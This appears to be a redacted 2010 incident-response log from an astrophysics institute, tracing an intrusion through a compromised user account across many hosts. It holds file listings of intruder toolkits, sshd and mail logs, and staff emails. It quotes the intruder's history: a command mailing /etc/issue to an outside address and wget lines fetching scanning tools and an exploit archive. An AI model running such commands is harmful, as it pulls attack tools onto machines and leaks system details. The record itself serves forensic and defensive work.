800041     8 -rwxrwxr-x   1 graff    graff        4920 Aug 23  2005 /tmp/\
/tase/russian
800013    60 -rwxrwxr-x   1 graff    graff       55326 Mar  2  2008 /tmp/\
/tase/6
800052    28 -rwxrwxr-x   1 graff    graff       24999 Aug 23  2005 /tmp/\
/tase/usere
800051    60 -rwxrwxr-x   1 graff    graff       54703 Apr 20  2008 /tmp/\
/tase/tase.conf
800043     4 -rwxrwxr-x   1 graff    graff         197 Aug 23  2005 /tmp/\
/tase/secure
800050     4 -rwxrwxr-x   1 graff    graff        2362 Jun 12  2008 /tmp/\
/tase/TASE
800021     4 -rwxrwxr-x   1 graff    graff          95 Aug 23  2005 /tmp/\
/tase/cool.1
800010    28 -rwxrwxr-x   1 graff    graff       27459 Jan 27  2008 /tmp/\
/tase/3
800004   120 -rwxrwxr-x   1 graff    graff      118199 Apr 21  2008 /tmp/\
/tase/1
800036  2980 -rwxrwxr-x   1 graff    graff     3043493 Feb 11 01:13 /tmp/\
/tase/orto.zip
800015    60 -rw-rw-r--   1 graff    graff       54494 Feb 12 08:30 /tmp/\
/tase/ip.conf
800028    28 -rwxrwxr-x   1 graff    graff       25644 Aug 23  2005 /tmp/\
/tase/german
800020     4 -rwxrwxr-x   1 graff    graff         216 May 18  2005 /tmp/\
/tase/auto
800047   896 -rwxrwxr-x   1 graff    graff      910760 Feb 12 08:30 /tmp/\
/tase/ssh
800037    64 -rwxrwxr-x   1 graff    graff       58498 Apr 20  2008 /tmp/\
/tase/pass.txt
800025    20 -rwxrwxr-x   1 graff    graff       19825 Feb 12 08:30 /tmp/\
/tase/find
800012    36 -rwxrwxr-x   1 graff    graff       36009 Jan 27  2008 /tmp/\
/tase/5
800018    28 -rwxrwxr-x   1 graff    graff       25645 May 27  2006 /tmp/\
/tase/9
800007    68 -rwxrwxr-x   1 graff    graff       63261 Apr 21  2006 /tmp/\
/tase/12
800023    12 -rwxrwxr-x   1 graff    graff       12248 Feb 12 08:30 /tmp/\
/tase/cool.x
800038    68 -rwxrwxr-x   1 graff    graff       63261 Feb 12 08:20 /tmp/\
/tase/pass_file
800040    28 -rwxrwxr-x   1 graff    graff       26857 Aug 23  2005 /tmp/\
/tase/root
800042   256 -rwxrwxr-x   1 graff    graff      254076 Feb 12 08:22 /tmp/\
/tase/screen
800006    40 -rwxrwxr-x   1 graff    graff       36903 Apr 21  2006 /tmp/\
/tase/11
800005     8 -rwxrwxr-x   1 graff    graff        5788 Apr 21  2006 /tmp/\
/tase/10
```

RIF

```
800016   84 -rwxrwxr-x   1 graff    graff       78332 May 30  2006 /tmp/\
/tase/7
800039    8 -rwxrwxr-x   1 graff    graff        5646 Aug 23  2005 /tmp/\
/tase/romanian
800017    8 -rwxrwxr-x   1 graff    graff        4921 May 30  2006 /tmp/\
/tase/8
800019  832 -rwxrwxr-x   1 graff    graff      846832 Feb 11 03:26 /tmp/\
/tase/ataek
800011   56 -rwxrwxr-x   1 graff    graff       50250 Jan 27  2008 /tmp/\
/tase/4
800009   32 -rwxrwxr-x   1 graff    graff       28956 Jan 27  2008 /tmp/\
/tase/2
800035   60 -rwxrwxr-x   1 graff    graff       53284 May 15  2005 /tmp/\
/tase/male
800022    4 -rwxrwxr-x   1 graff    graff        1261 Aug 23  2005 /tmp/\
/tase/cool.2
800029    4 -rwxrwxr-x   1 graff    graff         634 Apr 21  2008 /tmp/\
/tase/index.html
800026   24 -rwxrwxr-x   1 graff    graff       20854 Aug 23  2005 /tmp/\
/tase/french
800049 1364 -rwxrwxr-x   1 graff    graff     1388614 Feb 11 03:29 /tmp/\
/tase/sshd
800002 5600 -rw-rw-r--   1 graff    graff     5718450 Feb 10 20:39 /tmp/\
/tase.zip
# ____________________________________________________ stdout tau
# ---------------------------------------------------- errchan tau
# /usr/bin/rsh  -n  tau find / /usr /var /tmp /h /d1 /d2 -xdev -user 471
-ls
320059    4 drwx------   2 graff    graff        4096 Feb 12 07:05
/var/run/screen/S-graff
320060    0 prwx------   1 graff    graff           0 Feb 12 07:05
/var/run/screen/S-graff/19621.pts-4.tau
608001    4 drwxr-xr-x   3 graff    graff        4096 Feb 12 07:06
/tmp/pop3a
608002    4 -rwxr-xr-x   1 graff    graff        2253 Jun 13  2007
/tmp/pop3a/pass_file
608006    0 -rw-r--r--   1 graff    graff           0 Dec 31  2008
/tmp/pop3a/new
608010    4 -rwxr-xr-x   1 graff    graff         360 Jan  3  2009
/tmp/pop3a/start
608012    8 -rw-rw-r--   1 graff    graff        4311 Feb 12 07:04
/tmp/pop3a/zap.tgz
608013   12 -rwxr-xr-x   1 graff    graff        9780 Jul 25  2006
/tmp/pop3a/zap
608015    4 drwx------   2 graff    graff        4096 Feb 12 08:24
/tmp/pop3a/nasc
608017  828 -rwxr-xr-x   1 graff    graff      842736 Nov 24  2004
/tmp/pop3a/nasc/ssh-scan
608021    4 -rw-rw-r--   1 graff    graff          17 Feb 12 08:11
/tmp/pop3a/nasc/pass_file
608019  180 -rwxr-xr-x   1 graff    graff      178908 Jun 15  2005
/tmp/pop3a/nasc/pico
608016    4 -rwx--x--x   1 graff    graff         596 May  1  2005
/tmp/pop3a/nasc/start
```

RIF

```
608018   24 -rwx--x--x   1 graff    graff       21407 Jul 21  2004
/tmp/pop3a/nasc/pscan2
608004    0 -rw-r--r--   1 graff    graff           0 Jan  3  2009
/tmp/pop3a/vuln.txt
608008  448 -rwx--x--x   1 graff    graff      453972 Jan 19  2007
/tmp/pop3a/ss
608007   12 -rw-r--r--   1 graff    graff       12288 Jun 14  2007
/tmp/pop3a/.swp
608014  504 -rw-rw-r--   1 graff    graff      510099 Feb 12 07:06
/tmp/pop3a/nasc.tar.gz
608005    4 -rw-r--r--   1 graff    graff        2921 Jan  3  2009
/tmp/pop3a/bios.txt
608009    4 -rwxr-xr-x   1 graff    graff        1348 Jun 17  2007
/tmp/pop3a/session.php
608003    4 -rw-r--r--   1 graff    graff        1617 Jan  3  2009
/tmp/pop3a/mfu.txt
608011   16 -rwxr-xr-x   1 graff    graff       16071 Jun 13  2007
/tmp/pop3a/ps
# ____________________________________________________ stdout tdc2
# ---------------------------------------------------- errchan tdc2
# /usr/bin/rsh  -n  tdc2 find / /usr /var /tmp /h /d1 /d2 -xdev -user 471
-ls
 96001   20 -rwxrwxr-x   1 graff    graff       19586 Feb 12 07:30
/tmp/taz
# ____________________________________________________ stdout tremont
# ---------------------------------------------------- errchan tremont
# /usr/bin/rsh  -n  tremont find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
736001    4 drwxrwxr-x   3 graff    graff        4096 Feb 11 21:43 /tmp/\
736002  208 -rw-rw-r--   1 graff    graff      207354 Nov 18 22:36 /tmp/\
/la.jpg
736003    4 drwxr-xr-x   2 graff    graff        4096 Feb 11 21:43 /tmp/\
/la
736010    4 -rwxrwxr-x   1 graff    graff         475 Jul 25  2008 /tmp/\
/la/go-find
736011  448 -rwx------   1 graff    graff      453972 Dec  3  2006 /tmp/\
/la/ss
736004    4 -rwxr-xr-x   1 graff    graff         605 Dec  4  2006 /tmp/\
/la/start
736009    4 -rwxr-xr-x   1 graff    graff         612 Jul 25  2008 /tmp/\
/la/go
736006    4 -rwxr-xr-x   1 graff    graff         110 Dec  4  2006 /tmp/\
/la/do
736013    0 -rw-rw-r--   1 graff    graff           0 Feb 11 21:43 /tmp/\
/la/scan.log
736005    4 -rwxr-xr-x   1 graff    graff        1599 Jul 25  2008 /tmp/\
/la/plesk
736007    4 -rwxr-xr-x   1 graff    graff         878 Mar 24  2009 /tmp/\
/la/pass
736008    4 -rwxr-xr-x   1 graff    graff         304 Dec  3  2006 /tmp/\
/la/auto
736012    8 -rwxr-xr-x   1 graff    gra/dlff     5944 May 15  2005
/tmp/\ /la/pscan2
# ____________________________________________________ stdout vega2
```

```
# ------------------------------------------------------ errchan vega2
# /usr/bin/rsh  -n  vega2 find / /usr /var /tmp /h /d1 /d2 -xdev -user
471 -ls
736007     4 drwxr-xr-x   3 graff    graff        4096 Apr  4  2009
/var/tmp/.bash_profile
736029     0 -rw-r--r--   1 graff    graff           0 Apr  4  2009
/var/tmp/.bash_profile/sor.seen
736009   496 -r-xr-xr-x   1 graff    graff      500368 May 22  2006
/var/tmp/.bash_profile/inetd
736010     4 -rwxrwxr-x   1 graff    graff          84 Apr  4  2009
/var/tmp/.bash_profile/mech3.users
736024    24 -r-xr-xr-x   1 graff    graff       22936 Feb 10  2005
/var/tmp/.bash_profile/kswap.help
736013     4 -rw-r--r--   1 graff    graff        1084 Feb 11 21:00
/var/tmp/.bash_profile/kswap.session
736014     4 -r-xr-xr-x   1 graff    graff        1085 Aug  9  2005
/var/tmp/.bash_profile/kswap.levels
736012     4 -r-xr-xr-x   1 graff    graff           6 Aug  5  2005
/var/tmp/.bash_profile/kswap.pid
736028     4 -rwxrwxr-x   1 graff    graff        3084 Apr  4  2009
/var/tmp/.bash_profile/kswap.set
736011     4 -rwxrwxr-x   1 graff    graff          84 Apr  4  2009
/var/tmp/.bash_profile/mech2.users
736008     4 -rw-r--r--   1 graff    graff          34 Feb 11 19:53
/var/tmp/.bash_profile/LinkEvents
736015     4 drwxr-xr-x   2 graff    graff        4096 Apr  4  2009
/var/tmp/.bash_profile/randfiles
736023     4 -r--r--r--   1 graff    graff        3982 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randinsult.e
736020    60 -r--r--r--   1 graff    graff       55316 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randsay.e
736021     4 -r--r--r--   1 graff    graff         633 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randsignoff.e
736016     4 -r--r--r--   1 graff    graff        1465 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randversions.e
736018     4 -r--r--r--   1 graff    graff         519 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randnicks.e
736019     4 -r--r--r--   1 graff    graff         830 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randkicks.e
736022     8 -r--r--r--   1 graff    graff        5195 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randaway.e
736017     4 -r--r--r--   1 graff    graff        2495 Feb 10  2005
/var/tmp/.bash_profile/randfiles/randpickup.e
736025     0 -rw-r--r--   1 graff    graff           0 Apr  4  2009
/var/tmp/.bash_profile/sor2.seen
736027     4 -rwxrwxr-x   1 graff    graff          84 Apr  4  2009
/var/tmp/.bash_profile/mech1.users
736026     0 -rw-r--r--   1 graff    graff           0 Apr  4  2009
/var/tmp/.bash_profile/sor3_.seen

##############################################################################
###################################

found /tmp/suidshell executable on cfa0
```

RIF

it appears(?) to be some kind of (buffer overflow attempt?) wrapper around bash/ksh?

executed it as user 'nassio' - got a shell but was not able to do 'root' stuff with shell

##
##################################

Feb 13: 09:45 checked differences in /home/graff/.ssh and .ssh2 directories

 # the .ssh/known_hosts and .ssh2/hostkeys has changed recently - probably indicating intruder
 # tried accessing these remote systems:

```
>  pwd
/home/graff/.ssh2/hostkeys

>  ls -lrta
total 176
-rw-------   1 471      graff        753 May 15  2002
key_22_mars.harvard.edu.pub
-rw-------   1 471      graff        760 Aug 12  2002 key_22_marvin.byte-
o-matic.net.pub
-rw-------   1 471      graff        760 Dec  7  2002
key_22_cbatmpc.cfa.harvard.edu.pub
-rw-------   1 471      graff        743 Feb 26  2004 key_22_adonis.pub
-rw-------   1 471      graff        743 Feb 26  2004 key_22_alinda.pub
-rw-------   1 471      graff        743 Mar  2  2004 key_22_seneca.pub
-rw-------   1 471      graff        759 Mar  3  2004
key_22_seneca.cfa.harvard.edu.pub
-rw-------   1 471      graff        749 Jun  3  2004
key_22_ftp.astro.cz.pub
-rw-------   1 471      graff       1270 Jun  6  2004
key_22_atlas.astro.cz.pub
-rw-------   1 471      graff        743 Jul 14  2004 key_22_cfaps2.pub
-rw-------   1 471      graff        749 Oct 15  2004 key_22_cfaps7.pub
-rw-------   1 471      graff        749 Oct 15  2004 key_22_cfaps6.pub
-rw-------   1 471      graff        765 Jan 31  2005
key_22_cfaps2.cfa.harvard.edu.pub
-rw-------   1 471      graff        756 Mar 11  2005
key_22_66.30.200.129.pub
-rw-------   1 471      graff        749 Apr  5  2007 key_22_scully.pub
-rw-------   1 471      graff        767 Jan 24  2008
key_22_schmopc00.ifa.hawaii.edu.pub
-rw-------   1 471      graff        748 Mar 24  2008 key_22_hydra.pub
-rw-------   1 471      graff        765 Jul  2  2008
key_22_mopshq1.ifa.hawaii.edu.pub
-rw-------   1 471      graff        749 Oct 20  2008
key_22_ftp.astro.cz.pub_keep
drwxr-xr-x   4 471      graff       4096 Oct 26  2008 ..
```

RIF

```
-rw-------   1 471      graff        755 Feb 12 07:15
key_22_hydra.si.edu.pub
drwx------   2 471      graff       4096 Feb 12 07:15 .

> pwd
/home/graff/.ssh/.snapshot
>  di */known_hosts
-rw-------   1 471      graff      10455 Nov 11 10:18
crossbeam(0135054118)_volH0.775/known_hosts
-rw-------   1 471      graff      21817 Feb 12 07:52
crossbeam(0135054118)_volH0.803/known_hosts
-rw-------   1 471      graff      21817 Feb 12 07:52
hourly.0/known_hosts
-rw-------   1 471      graff      21817 Feb 12 07:52
hourly.1/known_hosts
-rw-------   1 471      graff      21817 Feb 12 07:52
hourly.2/known_hosts
-rw-------   1 471      graff      21817 Feb 12 07:52
hourly.3/known_hosts
-rw-------   1 471      graff      21817 Feb 12 07:52
hourly.4/known_hosts
-rw-------   1 471      graff      17571 Feb 11 19:15
hourly.5/known_hosts
-rw-------   1 471      graff      21817 Feb 12 07:52
nightly.0/known_hosts
-rw-------   1 471      graff      18779 Feb 11 22:37
nightly.1/known_hosts
-rw-------   1 471      graff      10455 Nov 11 10:18
nightly.2/known_hosts
-rw-------   1 471      graff      10455 Nov 11 10:18
nightly.3/known_hosts
-rw-------   1 471      graff      10455 Nov 11 10:18
nightly.4/known_hosts
-rw-------   1 471      graff      10455 Nov 11 10:18
nightly.5/known_hosts
-rw-------   1 471      graff      10455 Nov 11 10:18
weekly.0/known_hosts
-rw-------   1 471      graff      10455 Nov 11 10:18
weekly.1/known_hosts
-rw-------   1 471      graff      10455 Nov 11 10:18
weekly.2/known_hosts

>  diff nightly.1/known_hosts nightly.2/known_hosts # actual keys omitted
for clarity
23,34d22
< 140.247.232.234 ssh-dss ...
< scully.harvard.edu,131.142.8.244 ssh-dss ...
< 140.247.232.235 ssh-dss ...
< cfaps7,131.142.11.59 ssh-dss ...
< roge,131.142.8.116 ssh-dss ...
< anastasia,131.142.12.139 ssh-dss ...
< play,131.142.12.98 ssh-dss ...
< macintosh,131.142.156.27 ssh-dss ...
< melete,131.142.8.220 ssh-dss ...
```

< seneca ssh-dss ...
< 128.103.149.37 ssh-dss ...
< 128.103.149.36 ssh-dss ...

##
##################################

rebooted cfa0 approx. 9AM Feb. 13

/home/graff/.history still being updated and /home/graff still getting
mounted on cfa0

approx. 09:56 feb. 13th remove graff cron file on cfa0 and rebooted cfa0
again -- contents
of /var/spool/cron/graff on cfa0:

> rsh cfa0 cat /var/spool/cron/graff
0,2,5,7,10,12,15,17,20,22,25,27,30,32,35,37,40,42,45,47,50,52,55,57 * * *
* /home/graff/Triggers/TriggerController
0,15,30,45 * * * * /home/graff/Python/PythonGetNEODyS > /dev/null 2>&1
0,15,30,45 * * * * /home/graff/Python/PythonGetJPL > /dev/null 2>&1
0 0 * * * /home/graff/Python/PythonGetNEO > /dev/null 2>&1
0 5 * * 1 /home/graff/Python/PythonGetArtSat > /dev/null 2>&1
0 1,7,13,19 * * * /home/graff/Python/PythonGetRadar > /dev/null 2>&1
0,30 * * * * /home/graff/Python/PythonGetRadarTarget > /dev/null 2>&1
0 2 * * * /home/graff/Python/GetEOPC

It looks like the cronjobs on CFA0 were causing the /home/graff/.history
file timestamp to get updated.
The file itself was not changing. After the crontab file was eliminated
for graff the timestamp stopped
getting updated.

I checked all the scripts being run by the above cron job on Feb. 17th
and it appears that none had been
changed since before the intrusion. I think they are ok.

##
##################################

save .history and .bash_history files from /home/graff/.snapshot to
/highbeam/volU7/cf-
space/graff_account_issue/graff_compromise/History_files_from_snapshots
some interesting stuff found:

cat /etc/issue | mail (b)(6),(b)(7)(C)yahoo.com
wget members.lycos.co.uk/necuratul/zap.tgz
wget members.lycos.co.uk/necuratul/nasc.tar.gz

##
##################################

email sent to (b)(6),(b)(7)(C)yahoo.com -- these are log entries from cfa0
logs:

```
cfa 108# grep gino.mofo /var/log/mail.log
Feb 11 19:51:35 cfa sm-listen[5873]: [ID 801593 mail.info]
o1C0pY93005871: to=(b)(6),(b)(7)(C) yahoo.com>, delay=00:00:01,
xdelay=00:00:01, mailer=esmtp, pri=120393, relay=a.mx.mail.yahoo.com.
[67.195.168.31], dsn=2.0.0, stat=Sent (ok dirdel)
Feb 11 21:14:17 cfa sm-listen[9902]: [ID 801593 mail.info]
o1C2ECqX009900: to=(b)(6),(b)(7)(C) yahoo.com>, delay=00:00:05,
xdelay=00:00:04, mailer=esmtp, pri=120393, relay=g.mx.mail.yahoo.com.
[98.137.54.238], dsn=2.0.0, stat=Sent (ok dirdel)

cfa 109# grep o1C0pY93005871 /var/log/mail.log
Feb 11 19:51:34 cfa sm-listen[5871]: [ID 801593 mail.info]
o1C0pY93005871: Milter: no active filter
Feb 11 19:51:34 cfa sm-listen[5871]: [ID 801593 mail.info]
o1C0pY93005871: from=(b)(6),(b)( cfa.harvard.edu>, size=393, class=0,
nrcpts=1, msgid=<201002120051 (b)(6),(b)(7)(C) jingwen.cfa.harvard.edu>,
proto=ESMTP, daemon=MTA-v4, relay=jingwen (b)(6),(b)(7)(C)
Feb 11 19:51:35 cfa sm-listen[5873]: [ID 801593 mail.info]
o1C0pY93005871: to=(b)(6),(b)(7)(C) yahoo.com>, delay=00:00:01,
xdelay=00:00:01, mailer=esmtp, pri=120393, relay=a.mx.mail.yahoo.com.
(b)(6),(b)(7)(C) , dsn=2.0.0, stat=Sent (ok dirdel)
Feb 11 19:51:35 cfa sm-listen[5873]: [ID 801593 mail.info]
o1C0pY93005871: done; delay=00:00:01, ntries=1

cfa 110# grep o1C2ECqX009900 !$
grep o1C2ECqX009900 /var/log/mail.log
Feb 11 21:14:12 cfa sm-listen[9900]: [ID 801593 mail.info]
o1C2ECqX009900: Milter: no active filter
Feb 11 21:14:13 cfa sm-listen[9900]: [ID 801593 mail.info]
o1C2ECqX009900: from=<graff@cfa.harvard.edu>, size=393, class=0,
nrcpts=1, msgid=<(b)(6),(b)(7)(C) tremont.cfa.harvard.edu>,
proto=ESMTP, daemon=MTA-v4, relay=tremont [131.142.25.2]
Feb 11 21:14:17 cfa sm-listen[9902]: [ID 801593 mail.info]
o1C2ECqX009900: to=(b)(6),(b)(7)(C yahoo.com>, delay=00:00:05,
xdelay=00:00:04, mailer=esmtp, pri=120393, relay=g.mx.mail.yahoo.com.
[98.137.54.238], dsn=2.0.0, stat=Sent (ok dirdel)
Feb 11 21:14:17 cfa sm-listen[9902]: [ID 801593 mail.info]
o1C2ECqX009900: done; delay=00:00:05, ntries=1


##########################################################################
###################################

an irc (?) server installed by the graff account was found on vega2 in
/var/tmp/.bash_profile

##########################################################################
###################################

Date: Tue, 16 Feb 2010 15:10:58 -0500 (EST)
From: (b)(6),(b)(7)(C) cfa.harvard.edu
To: (b)(6),(b cfa.harvard.edu
Cc: (b)(6),(b)(7)(C) cfa.harvard.edu
```

Subject: ssh connection *out of* CF computers

(b)(6),(b)

(My apologies if I already sent you the gist of this info over the weekend.)

Based on changes to your .ssh and .ssh2 known_hosts directories and files after Feb. 11th - It appears that the following hosts were accessed from your account.

(CF managed unix nodes that are already in the centralized .ssh files and hence would not cause updates to your known_hosts files would not be listed below. Also not listed would be remote nodes that already existed in your known_hosts files)

(b)(6),(b)(7)(C)

seneca
hydra.si.edu
##
##################################

Date: Tue, 16 Feb 2010 15:28:57 -0500 (EST)
From: (b)(6),(b)(7)(C) cfa.harvard.edu
Reply-To: (b)(6),(b)(7)(C) cfa.harvard.edu
To: (b)(6),(b)(7)(C) cfa.harvard.edu" (b)(6),(b)(7)(C) cfa.harvard.edu>
cc: (b)(6),(b)(7)( )@cfa.harvard.edu
Subject: Re: logs analysis

> Date: Fri, 12 Feb 2010 14:52:14 -0500
> From: (b)(6),(b)(7)(C) cfa.harvard.edu>
> Reply-To: (b)(6),(b)(7)(C) cfa.harvard.edu
> To: (b)(6),(b)(7)(C) cfa.harvard.edu" (b)(6),(b)(7)(C) cfa.harvard.edu>
> Cc: CF Help (b)(6),(b)(7 cfa.harvard.edu>
> Subject: Re: logs analysis
>
> Hi (b)(6),(b)(7
> Thanks. We'll search our logs further for them.
> --
> ==========
> (b)(6),(b)(7)(C) phone (b)(6),(b)(7)(C)
> CF Unix System Administrator fax (617) 496-7500
> Harvard-Smithsonian mail: (b)(6),(b)(7)(C) cfa.harvard.edu

> Center for Astrophysics http://www.cfa.harvard.edu
> 60 Garden St., Cambridge, MA 02138 Room B213
> ==========
>
>
>(b)(6),(b)(7)(C) cfa.harvard.edu wrote:
> >> Do you have a user account named "procalinda"?
> >
> > Yes, it's one of the accounts for the automated processing
routines.
> >
> > Here's a list of user names:

I'm going to pick this thread up because it's been nagging at me all
weekend.

We had the following SSH attempts on Friday morning:

/data/syslog/ssh-log.2010.02.14:Feb 12 09:06:29 pisces sshd[10478]:
Invalid user procalinda from (b)(6),(b)(7)(C)
/data/syslog/ssh-log.2010.02.14:Feb 12 09:06:29 pisces sshd[10481]:
input_userauth_request: invalid user procalinda
/data/syslog/ssh-log.2010.02.14:Feb 12 09:06:39 pisces sshd[10478]:
Failed password for invalid user procalinda from (b)(6),(b)(7)(C) port 4873
ssh2

We don't have a user 'procalinda' on the CF systems. I checked your .ssh
and .ssh2 directories and files in case there were references to username
'procalinda'. There are not. (There are references to the machine called
'alinda' however.)

So what's nagging me is why this person tried to connect to pisces with
this username. Note also that he only tried once and gave up after the
one failure.

(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) cfa.harvard.edu

##
##########################
On Sunday Feb. 14th (b)(6),(b)(7)(C) sent a list of logins to the graff
account on (b)(6),(b)(7)
these are the entries for the last couple of weeks.

```
graff    pts/3        (b)(6),(b)(7)(C)  c Thu Feb 11 19:34 - 19:34  (00:00)
graff    pts/3        (b)(6),(b)(7) cfa.har Thu Feb 11 19:28 - 19:28  (00:00)
graff    pts/1        209-250-30-154.c Thu Feb 11 19:07 - 19:51  (00:43)
graff    pts/1        cfa0.cfa.harvard Thu Feb 11 18:02 - 18:04  (00:02)
graff    pts/1        c-24-34-104-26.h Wed Feb 10 21:20 - 21:20  (00:00)
graff    pts/2        c-66-30-198-157. Sat Feb  6 11:05 - 12:18 (6+01:12)
graff    pts/2        c-66-30-198-157. Sat Feb  6 10:05 - 10:05  (00:00)
graff    pts/2        cfa0.cfa.harvard Wed Feb  3 13:33 - down  (2+20:06)
graff    pts/2        c-24-34-104-26.h Thu Jan 28 20:34 - 21:35  (01:00)
```

graff pts/2 c-24-34-104-26.h Mon Jan 25 11:51 - 11:51 (00:00)
graff pts/2 seneca.cfa.harva Mon Jan 25 10:30 - 10:31 (00:01)
graff pts/2 seneca.cfa.harva Sat Jan 23 00:46 - 01:48 (01:01)
graff pts/2 seneca.cfa.harva Fri Jan 22 09:59 - 10:03 (00:04)
graff pts/2 seneca.cfa.harva Fri Jan 22 09:58 - 09:58 (00:00)
graff pts/3 c-66-30-198-157. Wed Jan 20 16:20 - down
(16+17:20)

##
##################################

To: (b)(6),(b)(7)(C) si.edu>
cc: (b)(6),(b)(7)(C) cfa.harvard.edu>,
(b)(6),(b)(7)(C) si.edu>, (b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) si.edu>,
(b)(6),(b)(7)(C) si.edu>,
(b)(6),(b)(7)(C) :fa.harvard.edu" (b)(6),(b)(7)(C) cfa.harvard.edu>
Subject: RE: Interesting Websense bit

> Date: Thu, 18 Feb 2010 14:00:25 -0500
> From: (b)(6),(b)(7)(C) si.edu>
> To: (b)(6),(b)(7)(C) cfa.harvard.edu>
> Cc: (b)(6),(b)(7)(C) si.edu>, (b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) si.edu>,
> (b)(6),(b)(7)(C) si.edu>,
> (b)(6),(b)(7)(C) cfa.harvard.edu" (b)(6),(b)(7)(C) cfa.harvard.edu>
> Subject: RE: Interesting Websense bit
>
> (b)(6),(
> I filtered out all URLs starting with
> "http://safebrowsing.clients.google.com" from the traffic showing
between
> 2/7/10 1AM and 2/12/10 1AM. What's left is attached.

Thanks (b)(6),(b)(7

The last five entries were caused by the intruder:

2/11/2010 9:05:28 PM (b)(6),(b)(7)(C) ssh:/ (b)(6),(b)(7)(C)
2/11/2010 9:06:26 PM
http://milw0rm.com/sploits/2009-therebel.tgz
2/11/2010 9:07:13 PM (b)(6),(b)(7)(C) http://secure-
avaaz.org/tase.zip
2/11/2010 9:09:35 PM (b)(6),(b)(7)(C) ssh:/ (b)(6),(b)(7)(C)
2/11/2010 9:11:39 PM ssh:/

(b)(6),(b)(7)(C) was actually one of the IP addresses from which he ssh'ed into our computers. interesting that he apprently tried to ssh out to that address also.

the http connects were his trying to download port scanning (and other such) software.

In addition to the above websense entries that indicate attempts to

download software, we found the following entries in the compromised user's history files (not listed in chron order):

```
cat /etc/issue | mail (b)(6),(b)(7)(C)yahoo.com
wget hacktheplanet.clan.su/pop3a.tgz
wget members.lycos.co.uk/necuratul/123.tgz
wget members.lycos.co.uk/necuratul/nasc.tar.gz
wget members.lycos.co.uk/necuratul/zap.tgz
```

The first entry was email which he sent to (himself? another hacked account?) on two separate computers which sent him info about the version of the OS the computer was running. The remaining entries are downloads of more software the the local compromised account.

(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C) cfa.harvard.edu

##
##

Date: Fri, 19 Feb 2010 16:09:30 -0500
From: (b)(6),(b)(7)(C) cfa.harvard.edu>
To: (b)(6),(b)(7)(C cfa.harvard.edu
Subject: chronological (mostly) log of the (b)(6),(b)(7)(C) incident

All this stuff is the highbeam graff thingy under (b)(6),(b)(7)(C)
Intruder logs in to cfa0 with (b)(6),(b)(7)(password:
Feb 11 17:46:59 cfa0 sshd[4319]: Accepted password for graff from (b)(6),(b)(7)(C) port 3875 ssh2

Then this same intruder ip (b)(6),(b)(7)(C) attempts access to kongo but is blocked by tcpwrappers:
Feb 11 17:48:24 kongo sshd[317]: [ID 702911 local2.info] connection from "131.142.24.30"
Feb 11 17:48:48 kongo sshd[10987]: [ID 702911 local2.warning] Denied connection from (b)(6),(b)(7)(C) convergentaz.net by tcp wrappers.
Feb 11 17:48:48 kongo sshd[10987]: [ID 702911 local2.warning] WARNING: Denied connection from (b)(6),(b)(7)(C) convergentaz.net by tcp wrappers.
Feb 11 17:48:48 kongo sshd[10987]: [ID 947420 local2.crit] refused connect from (b)(6),(b)(7)(C) convergentaz.net
Feb 11 17:48:48 kongo sshd[317]: [ID 702911 local2.info] connection from (b)(6),(b)(7)(C)

Then a suspicious login from cfa0 with (b)(6),(b)(7) account to poincare (something we verified he'd never log in to):
Feb 11 18:05:22 poincare sshd[2929]: Accepted password for graff from (b)(6),(b)(7)(C) port 49978 ssh2

Feb 11 18:47:27 cfsax rpc.nisd_resolv[180]: [ID 601014 daemon.error] nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)
Feb 11 18:47:33 canary rpc.nisd_resolv[170]: [ID 601014 daemon.error] nres_gethostbyaddr: www.flashlightmedia.de != (b)(6),(b)(7)(C)

Feb 11 18:47:33 cfa0 sshd[14886]: Address (b)(6),(b)(7)(C) maps to www.flashlightmedia.de, but this does not map back to the address - POSSIBLE BREAK-IN ATTEMPT!
Feb 11 18:47:33 cfa0 sshd[14886]: Address (b)(6),(b)(7)(C) maps to www.flashlightmedia.de, but this does not map back to the address - POSSIBLE BREAK-IN ATTEMPT!
Feb 11 18:47:41 cfa0 sshd[14886]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=(b)(6),(b)(7)(C) user=graff

Then a failed and successful login to cfa0 with (b)(6),(b)(7) account from this ip (b)(6),(b)(7)(C)
Feb 11 18:47:43 cfa0 sshd[14886]: Failed password for graff from (b)(6),(b)(7)(C) port 63153 ssh2
Feb 11 18:47:57 cfa0 sshd[14886]: Accepted password for graff from (b)(6),(b)(7)(C) port 63153 ssh2

Now a successful login to kleo with the (b)(6),(b)(7) account occurs from this intruder ip (b)(6),(b)(7)(C)
Feb 11 19:31:12 kleo sshd[10541]: Accepted password for graff from (b)(6),(b)(7)(C) port 63320 ssh2
Feb 11 19:28:08 cfassp10 sshd[4378]: Accepted password for graff from (b)(6),(b)(7)(C) port 40926 ssh2

Other entries in our logs for these ips (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C)
Feb 11 19:05:24 cfa0 sshd[27149]: Connection closed by (b)(6),(b)(7)(C)
Feb 11 19:30:37 cfsax rpc.nisd_resolv[180]: [ID 601014 daemon.error] nres_gethostbyaddr: www.flashlightmedia.de !=(b)(6),(b)(7)(C)
Feb 11 19:31:08 cfsax rpc.nisd_resolv[180]: [ID 601014 daemon.error] nres_gethostbyaddr: www.flashlightmedia.de !=(b)(6),(b)(7)(C)
Feb 11 19:31:08 kleo sshd[10541]: Address (b)(6),(b)(7)(C) maps to www.flashlightmedia.de, but this does not map back to the address - POSSIBLE BREAK-IN ATTEMPT!

And a subsequent login to Gareth's account on cfa0 with new ip intruder (b)(6),(b)(7)(C)
Feb 11 19:50:04 cfa0 sshd[25324]: Accepted password for graff from (b)(6),(b)(7)(C) port 55173 ssh2

More entries for logins to various CF machines with (b)(6),(b)(7) account intruder from (b)(6),(b)(7)(C)
Feb 11 19:45:00 azimuth sshd[28104]: Accepted password for graff from (b)(6),(b)(7)(C) port 58517 ssh2
